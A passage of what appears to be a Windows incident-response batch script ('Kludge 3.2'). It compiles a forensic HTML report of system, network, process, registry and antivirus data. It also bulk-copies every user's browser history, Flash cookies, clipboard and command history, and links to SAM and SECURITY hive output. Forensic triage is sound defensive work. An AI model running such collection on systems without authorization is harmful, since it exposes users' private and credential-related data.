Helper Objects" /s >> %mypath%\report\Registry\BHOs-%COMPUTERNAME%.txt


REM LOGS
****************************************************************
************************************************
echo Outputting Event Logs
REM Parse Event log Info
if %level% geq 2 (
FOR /F "tokens=*" %%G IN ('dir /b ^"Logs\*.evt^"') DO
%mypath%\evtparse.exe Logs\%%G >> %mypath%\report\TLN\events.txt
)

if %level% equ 1 echo ^<h5^> Kludge version 3.2 No Network Run - Simple
Analysis Scan ^<^/h5^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
if %level% equ 2 echo ^<h5^> Kludge version 3.2 No Network Run - Detailed
Analysis Scan ^<^/h5^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
if %level% equ 3 echo ^<h5^> Kludge version 3.2 No Network Run - Detailed
Analysis Scan with Memory Capture and Process Dumps^<^/h5^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<h5^> %date% ^- %time% ^<^/h5^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
echo ^<h5^> %ossystem% ^<^/h5^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
```

```
echo ^<h5^> %computername% ^<^/h5^> >> %mypath%\report\Report-
%COMPUTERNAME%.html

REM Menu
echo ^<h4^> >> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<p align^=center^ style^=^"font-family^:monospace^"^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %query% equ yes echo ^<a
href^=^"%mypath%\report\SysInfo\PreviousIncidents.txt^"^> Previous
Incidents ^<^/a^> ^<br^/^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html^"^> System Info ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\AV\AVLog-%COMPUTERNAME%.txt^"^>
AV Logs ^<^/a^> ^<br^/^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\AV\Quarantine-
%COMPUTERNAME%.txt^"^> AV Quarantined Files^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\SysInfo\USBStor-
%COMPUTERNAME%.txt^"^> USB Device History ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\SysInfo\Patches-
%COMPUTERNAME%.html^"^> Hotfixes and Patches ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\NetInfo\TcpUdp-
%COMPUTERNAME%.txt^"^> TCP and UDP Connctions ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\NetInfo\DNS-
%COMPUTERNAME%.txt^"^> DNS Info, TTL, A Records, Hosts File ^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt^"^> IP and Network Information (arp, route, firewall,
netbios) ^<^/a^> ^<br^/^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\NetInfo\NIC-
%COMPUTERNAME%.html^"^> NIC Info ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\Procs\Processes-
%COMPUTERNAME%.html^#Procs^"^> Running Processes ^<^/a^> ^<br^/^>
>> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\Procs\Processes-
%COMPUTERNAME%.html^#TList^"^> All Processes using wsock32.dll ^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
```

```
echo ^<a href^=^"%mypath%\report\Procs\Startup-
%COMPUTERNAME%.html^"^> Startup Applications ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\Procs\AutoRun-
%COMPUTERNAME%.txt^"^> All Autostarting Programs ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\Procs\Services-
%COMPUTERNAME%.html^"^> All Services ^<^/a^> ^<br^/^> >>
%CD%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Procs\Dlls-
%COMPUTERNAME%.txt^"^> Loaded DLLs ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Procs\Handles-
%COMPUTERNAME%.txt^"^> Open Handles Output ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt^"^> Acrobat, Flash, Java Versions ^<^/a^> ^<br^/^>
>> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\DocsAndFiles\ProgFilesDir-
%COMPUTERNAME%.txt^"^> All Files in the Program Files Dir^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\DocsAndFiles\DocsSet-
%COMPUTERNAME%.txt^"^> All Files in the Documents and Settings
Dir^<^/a^> ^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\DocsAndFiles\WindowsDir-
%COMPUTERNAME%.txt^"^> All Files in the Windows Dir^<^/a^> ^<br^/^>
>> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\DocsAndFiles\RecycleBin-
%COMPUTERNAME%.txt^"^> Contents in Recyclebin^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% equ 3 echo ^<a href^=^"%mypath%\report\DocsAndFiles\UnSigned-
Executables-%COMPUTERNAME%.txt^"^>  Unsigned Sys32 Executables
^<^/a^> ^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% equ 3 echo ^<a href^=^"%mypath%\report\DocsAndFiles/Ads-
%COMPUTERNAME%.txt^"^> Alternate Data Streams ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% equ 3 echo ^<a href^=^"%mypath%\report\DocsAndFiles/Md5-
%COMPUTERNAME%.txt^"^> MD5 Hashes^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
REM echo ^<a href^=^"%mypath%\report\AV\Rootkit-
%COMPUTERNAME%.csv^"^> RootKit Revealer Output^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
REM echo ^<a href^=^"%mypath%\report\AV\SophosRootkit-
%COMPUTERNAME%.txt^"^> Sophos Anti-Rootkit Output^<^/a^> ^<br^/^>
>> %mypath%\report\Report-%COMPUTERNAME%.html
```

```
REM echo ^<a href^=^"%mypath%\report\AV\MBR-rootkit-
%COMPUTERNAME%.txt^"^> GMER MBR Rootkit Detector Output^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
REM echo ^<a href^=^"%mypath%\report\AV\Userland-rootkit-
%COMPUTERNAME%.txt^"^> GMER Userland Rootkit Detector Output^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<a href^=^"%mypath%\report\Registry\BHOs-
%COMPUTERNAME%.txt^"^> Exporting BHO's ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\NTUSER-
%COMPUTERNAME%-rr.txt^"^> NTUSER.DAT Info - RegRipper Output ^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\NTUSER-
%COMPUTERNAME%-regslack.txt^"^> NTUSER.DAT Regslack ^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SAM-
%COMPUTERNAME%-rr.txt^"^> SAM Registry Info - RegRipper Output ^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SAM-
%COMPUTERNAME%-regslack.txt^"^> SAM Regslack ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SECURITY-
%COMPUTERNAME%-rr.txt^"^> SECURITY Registry Info - RegRipper Output
^<^/a^> ^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SECURITY-
%COMPUTERNAME%-regslack.txt^"^> SECURITY Regslack ^<^/a^> ^<br^/^>
>> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SOFTWARE-
%COMPUTERNAME%-rr.txt^"^> SOFTWARE Registry Info - RegRipper Output
^<^/a^> ^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SOFTWARE-
%COMPUTERNAME%-regslack.txt^"^> SOFTWARE Regslack ^<^/a^>
^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SYSTEM-
%COMPUTERNAME%-rr.txt^"^> SYSTEM Registry Info - RegRipper Output
^<^/a^> ^<br^/^> >> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\SYSTEM-
%COMPUTERNAME%-regslack.txt^"^> SYSTEM Regslack ^<^/a^> ^<br^/^>
>> %mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a href^=^"%mypath%\report\Registry\RegKeys-
%COMPUTERNAME%.txt^"^> Common Registry Keys ^<^/a^> ^<br^/^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo ^<a
href^=^"%mypath%\report\TLN\%COMPUTERNAME%-Timeline.txt^"^> Timeline
```

```
Information ^<^/a^> ^<br^/^> >> %mypath%\report\Report-
%COMPUTERNAME%.html
echo. >> %mypath%\report\Report-%COMPUTERNAME%.html
echo "IE/FF History and Flash Cookies are located in BrowserHistory Dir" >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo "Event Logs are located in Logs directory" >>
%mypath%\report\Report-%COMPUTERNAME%.html
if %level% geq 2 echo "Full Registry dumps are located in Registry directory" >>
%mypath%\report\Report-%COMPUTERNAME%.html
echo ^<^/p^> >> %mypath%\report\Report-%COMPUTERNAME%.html
echo ^<^/h4^> >> %mypath%\report\Report-%COMPUTERNAME%.html


REM AV Info
echo Copying and Outputting AV Logs
echo ^<html^> >> %mypath%\report\AV\AVLog-%COMPUTERNAME%.txt
REM Copy Logs
xcopy "C:\Documents and Settings\All Users\Application
Data\Symantec\Symantec Antivirus Corporate Edition\7.5\Logs\*" AV\ /s /i /h /y
xcopy "C:\Documents and Settings\All Users\Application
Data\Symantec\Symantec Endpoint Protection\Logs\*" AV\ /s /i /h /y
xcopy "C:\Documents and Settings\All Users\Application
Data\McAfee\VirusScan\Logs\*.Log" AV\ /s /i /h /y
xcopy "C:\Documents and Settings\All Users\Application
Data\McAfee\MSC\Logs\*.logs" AV\ /s /i /h /y
xcopy "C:\ProgramData\McAfee\MSC\Logs\*" AV\ /s /i /h /y
REM Type out logs into 1 text file
FOR /F "tokens=*" %%G IN ('dir /B /O-D ^"C:\Documents and Settings\All
Users\Application Data\Symantec\Symantec Antivirus Corporate
Edition\7.5\Logs\^"') DO type "C:\Documents and Settings\All Users\Application
Data\Symantec\Symantec Antivirus Corporate Edition\7.5\Logs\%%G" >>
%mypath%\report\AV\AVLog-%COMPUTERNAME%.txt
FOR /F "tokens=*" %%G IN ('dir /B /O-D ^"C:\Documents and Settings\All
Users\Application Data\Symantec\Symantec Endpoint Protection\Logs\^"') DO
type "C:\Documents and Settings\All Users\Application Data\Symantec\Symantec
Endpoint Protection\Logs\%%G" >> %mypath%\report\AV\AVLog-
%COMPUTERNAME%.txt
FOR /F "tokens=*" %%G IN ('dir /B /O-D ^"C:\Documents and Settings\All
Users\Application Data\McAfee\VirusScan\Logs\*.Log^"') DO type "C:\Documents
and Settings\All Users\Application Data\McAfee\VirusScan\Logs\%%G" >>
%mypath%\report\AV\AVLog-%COMPUTERNAME%.txt
FOR /F "tokens=*" %%G IN ('dir /B /O-D ^"C:\Documents and Settings\All
Users\Application Data\McAfee\MSC\Logs\*.logs^"') DO type "C:\Documents and
Settings\All Users\Application Data\McAfee\MSC\Logs\%%G" >>
%mypath%\report\AV\AVLog-%COMPUTERNAME%.txt
```

```
FOR /F "tokens=*" %%G IN ('dir /B /O-D
^"C:\ProgramData\McAfee\MSC\Logs\^"') DO type
"C:\ProgramData\McAfee\MSC\Logs\%%G" >> %mypath%\report\AV\AVLog-
%COMPUTERNAME%.txt

REM System Info
echo ^<html^> >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
echo ^<pre^> >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
echo ^<a name^=Env^> ^<h4^>Environment Variables^<^/h4^> ^<^/a^>
>> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
REM Display environment variables via "set"
set >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html

REM Output System Information via PSInfo
echo Outputting System Information via PSInfo
echo ^<a name^=SystemInfo2 ^> ^<h4^> System Information via PSInfo
^<^/h4^> ^<^/a^> >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
reg ADD HKCU\Software\Sysinternals\PsInfo /v EulaAccepted /t REG_DWORD /d 1
/f
%mypath%\psinfo.exe >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html

REM Output System Information via wmic
echo Outputting System Information
%mypath%\wmic.exe /output:%mypath%\report\sysinfo.html computersystem
list full /format:hform
echo ^<a name^=SystemInfo ^> ^<h4^>System Information^<^/h4^>
^<^/a^> >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
type sysinfo.html >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
del %mypath%\report\sysinfo.html

REM Write out the PATH
echo ^<a name^=Path^> ^<h4^>System Path Variable^<^/h4^> ^<^/a^>
>> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
echo %PATH% >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html

REM Output the OS Info via wmic
echo Outputting OS Info
%mypath%\wmic.exe /output:%mypath%\report\osinfo.html os get /all
/format:hform
echo ^<a name^=OSInfo ^> ^<h4^>Operating System Information^<^/h4^>
^<^/a^> >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
```

```
type %mypath%\report\osinfo.html >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
del %mypath%\report\osinfo.html

REM Write out Drive Info via wmic
echo Outputting Drive Information
%mypath%\wmic.exe /output:%mypath%\report\DriveInfo.html diskdrive list full
/format:hform
%mypath%\wmic.exe /output:%mypath%\report\PartInfo.html partition list full
/format:hform
echo ^<a name^=DriveInfo ^> ^<h4^>Drive Information^<^/h4^> ^<^/a^>
>> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
type %mypath%\report\DriveInfo.html >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
type %mypath%\report\PartInfo.html >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
del %mypath%\report\PartInfo.html
del %mypath%\report\DriveInfo.html

REM Write out the usbstor data
echo USB Device History
%mypath%\grep.exe USBSTOR %mypath%\report\TLN\system-regtime.txt >
%mypath%\report\SysInfo\usbstor.txt
%mypath%\parse.exe -f %mypath%\report\SysInfo\usbstor.txt >
%mypath%\report\SysInfo\USBStor-%COMPUTERNAME%.txt
echo. >> %mypath%\report\SysInfo\USBStor-%COMPUTERNAME%.txt
echo USBSTOR KEY DATA
****************************************************************
*************** >> %mypath%\report\SysInfo\USBStor-
%COMPUTERNAME%.txt
reg query "HKLM\System\CurrentControlSet\Enum\USBSTOR" /s >>
%mypath%\report\SysInfo\USBStor-%COMPUTERNAME%.txt

REM Write out local accounts
echo Outputting Local Accounts
%mypath%\wmic.exe /output:%mypath%\report\users.html USERACCOUNT
WHERE "Disabled=0 AND LocalAccount=1" GET Name /format:hform
echo ^<a name^=Locals ^> ^<h4^>Local Users^<^/h4^> ^<^/a^> >>
%mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
type %mypath%\report\users.html >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
del %mypath%\report\users.html

REM Write out logged on users via psloggedon
echo Outputting Logged On Users
echo ^<a name^=LogOn ^> ^<h4^>Users Currently Logged On^<^/h4^>
^<^/a^> >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
reg ADD HKCU\Software\Sysinternals\loggedon /v EulaAccepted /t REG_DWORD
/d 1 /f
%mypath%\psloggedon >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html

REM Write out shares
echo Outputting Shares
%mypath%\wmic.exe /output:%mypath%\report\shares.html share list brief
/format:hform
echo ^<a name^=Shares ^> ^<h4^>Shares^<^/h4^> ^<^/a^> >>
%mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
type %mypath%\report\shares.html >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
del %mypath%\report\shares.html

REM Write out Scheduled Tasks via schtask and at
echo Outputting Scheduled Tasks
echo ^<a name^=SchdTsks ^> ^<h4^> Scheduled Tasks Reported by
SchdTasks and AT^<^/h4^> ^<^/a^> >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
%mypath%\schtasks.exe /query >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
%mypath%\at.exe >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html

REM Write out ClipBoard Contents
echo Outputting Clipboard Contents
echo ^<a name^=Clipboard^> ^<h4^> Clipboard^<^/h4^> ^<^/a^> >>
%mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
%mypath%\pclip.exe >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
echo Outputting DOSKEY History
echo ^<a name^=DOSHist^> ^<h4^> DOSKEY HISTORY^<^/h4^> ^<^/a^>
>> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html
doskey /history >> %mypath%\report\SysInfo\SysInfo-%COMPUTERNAME%.html

REM Write out all hotfixes and SPs
echo Outputting hotfixes and service packs
%mypath%\wmic.exe qfe list brief /format:htable >
%mypath%\report\SysInfo\Patches-%COMPUTERNAME%.html

echo ^<^/pre^> >> %mypath%\report\SysInfo\SysInfo-
%COMPUTERNAME%.html
```

```
REM Write out Network Info
REM Write out tcp/udp connections via tcpvcon
echo Outputting TCP^/UDP Connections
reg ADD HKCU\Software\Sysinternals\TCPView /v EulaAccepted /t REG_DWORD /d
1 /f
%mypath%\tcpvcon.exe -an >> %mypath%\report\NetInfo\TcpUdp-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\TcpUdp-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\TcpUdp-%COMPUTERNAME%.txt
echo NETSTAT OUTPUT >> %mypath%\report\NetInfo\TcpUdp-
%COMPUTERNAME%.txt
%mypath%\netstat.exe -bona >> %mypath%\report\NetInfo\TcpUdp-
%COMPUTERNAME%.txt


REM Write out DNS records via ipconfig
echo Outputting Resolved DNS
echo DNS OUTPUT >> %mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt
%mypath%\ipconfig.exe /displaydns | findstr "Name Live Host" >>
%mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt

REM Write out Hosts file
echo Outputting Hosts File
echo HOST FILE OUTPUT >> %mypath%\report\NetInfo\DNS-
%COMPUTERNAME%.txt
type c:\windows\system32\drivers\etc\hosts  >>
%mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\DNS-%COMPUTERNAME%.txt

REM Write out ipconfig information
echo IP Information >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\ipconfig.exe ^/all >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\ipconfig.exe ^/displaydns >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt

REM Write out ARP info
```

```
echo ARP OUTPUT >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\arp.exe -a >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt

REM Write out current route conf
echo ROUTE OUTPUT >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\route.exe print >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt

REM Write out firewall state if enabled
echo FIREWALL OUTPUT >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\netsh.exe firewall show state >>
%mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
%mypath%\netsh.exe firewall show service >>
%mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt

REM Write out Network Adapter info
echo Outputting NIC Info
%mypath%\wmic.exe nic get /format:htable > %mypath%\report\NetInfo\NIC-
%COMPUTERNAME%.html

REM Write out any live NetBios connections
echo Outputting NetBios connections
echo Net Connections >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\net.exe use >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt

REM Write out NBTStat Info, NetBios over TCP Connections, Cache and Resolution
echo NetBios over TCP Connections, Cache and Resolution >>
%mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
%mypath%\nbtstat.exe -nrSsc >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt

REM Write out NetBios Session Info
echo Outputting all session info
echo NetBios Session Information >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
%mypath%\net.exe sessions >> %mypath%\report\NetInfo\IPConfig-
%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt
echo. >> %mypath%\report\NetInfo\IPConfig-%COMPUTERNAME%.txt


REM PROCS
REM Write out all running Processes via wmic
echo Outputting running processes
%mypath%\wmic.exe /output:%mypath%\report\procs.html process list full
/format:htable

%mypath%\wmic.exe /output:%mypath%\report\proc.txt process list full
/format:csv.xsl
type %mypath%\report\proc.txt > %mypath%\report\procs.txt
%mypath%\cut.exe -d "," -f 2 %mypath%\report\procs.txt >
%mypath%\report\procscmdln.txt
%mypath%\grep.exe "svchost" %mypath%\report\procscmdln.txt >
%mypath%\report\svchosts.txt
%mypath%\grep.exe -v -E "svchost -k|svchost.exe -k"
%mypath%\report\svchosts.txt > %mypath%\report\badsvchosts.txt

echo ^<a name^=Procs ^> ^<h4^>Running Processes^<^/h4^> ^<^/a^> >>
%mypath%\report\Procs\Processes-%COMPUTERNAME%.html
type %mypath%\report\procs.html >> %mypath%\report\Procs\Processes-
%COMPUTERNAME%.html
echo. >> %mypath%\report\Procs\Processes-%COMPUTERNAME%.html
echo. >> %mypath%\report\Procs\Processes-%COMPUTERNAME%.html
echo. >> %mypath%\report\Procs\Processes-%COMPUTERNAME%.html
echo ^<b^> %mypath%\report\Any suspicious SVCHOST Processes are listed
below ^<^/^> %mypath%\report\>> %mypath%\report\Procs\Processes-
%COMPUTERNAME%.html
echo. >> %mypath%\report\Procs\Processes-%COMPUTERNAME%.html
type %mypath%\report\badsvchosts.txt >> %mypath%\report\Procs\Processes-
%COMPUTERNAME%.html

del %mypath%\report\procs.html

REM Write out all processes using wsock32 via tasklist
```

```
echo Outputting WSock32 Processes
echo ^<a name^=TList ^> ^<h4^> All processes using wsock32.dll ^<^/h4^>
^<^/a^> >> %mypath%\report\Procs\Processes-%COMPUTERNAME%.html
echo ^<pre^> >> %mypath%\report\Procs\Processes-%COMPUTERNAME%.html
tasklist -m wsock32.dll >> %mypath%\report\Procs\Processes-
%COMPUTERNAME%.html
echo ^<^/pre^> >> %mypath%\report\Procs\Processes-
%COMPUTERNAME%.html

REM Write out startup apps via wmic
echo Outputting Startup Apps
%mypath%\wmic.exe startup list /format:htable >
%mypath%\report\Procs\Startup-%COMPUTERNAME%.html

REM Write out autoruns via autorunsc
echo Outputting AutoRuns
reg ADD HKCU\Software\Sysinternals\Autoruns /v EulaAccepted /t REG_DWORD
/d 1 /f
%mypath%\autorunsc.exe -a >> %mypath%\report\Procs\AutoRun-
%COMPUTERNAME%.txt

REM Write out all Services via wmic
echo Outputting Services
%mypath%\wmic.exe service list brief /format:htable >
%mypath%\report\Procs\Services-%COMPUTERNAME%.html

REM Write out all running dlls via listdlls
if %level% geq 2 (
echo Outputting Dlls
reg ADD HKCU\Software\Sysinternals\ListDLLs /v EulaAccepted /t REG_DWORD /d
1 /f
%mypath%\listdlls.exe >> %mypath%\report\Procs\Dlls-%COMPUTERNAME%.txt

REM Write out all handles
echo Outputtings Open Handles
reg ADD HKCU\Software\Sysinternals\Handle /v EulaAccepted /t REG_DWORD /d 1
/f
%mypath%\handle.exe -a -u > %mypath%\report\Procs\Handles-
%COMPUTERNAME%.txt
)

REM Write out Browsing History
echo Outputting IE HIstory
echo ^<a name^=IEHist ^> ^<h4^> IE History Directory located in
BrowserHistory folder, use IEHistoryViewer ^<^/h4^> ^<^/a^> >>
%mypath%\report\Report-%COMPUTERNAME%.html
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO xcopy
"c:\Documents and Settings\%%G\Local Settings\History\*"
%mypath%\report\BrowserHistory\%%G-History /s /i /h /y


REM Parse out IE Timeline
if %level% geq 2 (
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO
%mypath%\pasco.exe "c:\Documents and Settings\%%G\Local
Settings\History\History.IE5\index.dat" > %mypath%\report\TLN\%%G-index.txt
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO
%mypath%\pasco-tln.exe -f %mypath%\report\TLN\%%G-index.txt -s
%COMPUTERNAME -u %%G >> %mypath%\report\TLN\events.txt
)

REM Parse FF Timeline
echo Outputting FF HIstory
echo ^<a name^=FFHist ^> ^<h4^> Firefox History (places.sqlite) located in
BrowserHistory folder, use a SQLite tool, F3E or Fox Analysis ^<^/h4^>
^<^/a^> >> %mypath%\report\Report-%COMPUTERNAME%.html
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO xcopy
"c:\Documents and Settings\%%G\Application Data\Mozilla\firefox\Profiles\*"
%mypath%\report\BrowserHistory\%%G-History /s /i /h /y

REM Copy over all Flash Cookies
echo Outputting Flash Cookies
FOR /F "tokens=*" %%G IN ('dir /b ^"C:\Documents and Settings\*^"') DO xcopy
"c:\Documents and Settings\%%G\Application Data\Macromedia\Flash Player\*"
%mypath%\report\BrowserHistory\%%G-FlashCookies /s /i /h /y


REM DocsAndFiles
REM Write out Version and Signing info for Acrobat, Acorbat Reader, Flash, Java
and Firefox
echo Outputting Version Check
reg ADD HKCU\Software\Sysinternals\SigCheck /v EulaAccepted /t REG_DWORD
/d 1 /f
echo Acrobat Versions >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
%mypath%\sigcheck.exe -q -e -i "C:\Program Files\Adobe\Reader
9.0\Reader\AcroRd32.exe" >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
```

```
%mypath%\sigcheck.exe -q -e -i "C:\Program Files\Adobe\Acrobat
7.0\Acrobat\Acrobat.exe" >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
%mypath%\sigcheck.exe -q -e -i "C:\Program Files\Adobe\Acrobat
8.0\Acrobat\Acrobat.exe" >> %mypath%\report\DocsAndFiles\SoftwareVersions-
%COMPUTERNAME%.txt
%mypath%\sigcheck.exe -q -e -i "C:\Program Files\Adobe\Acrobat
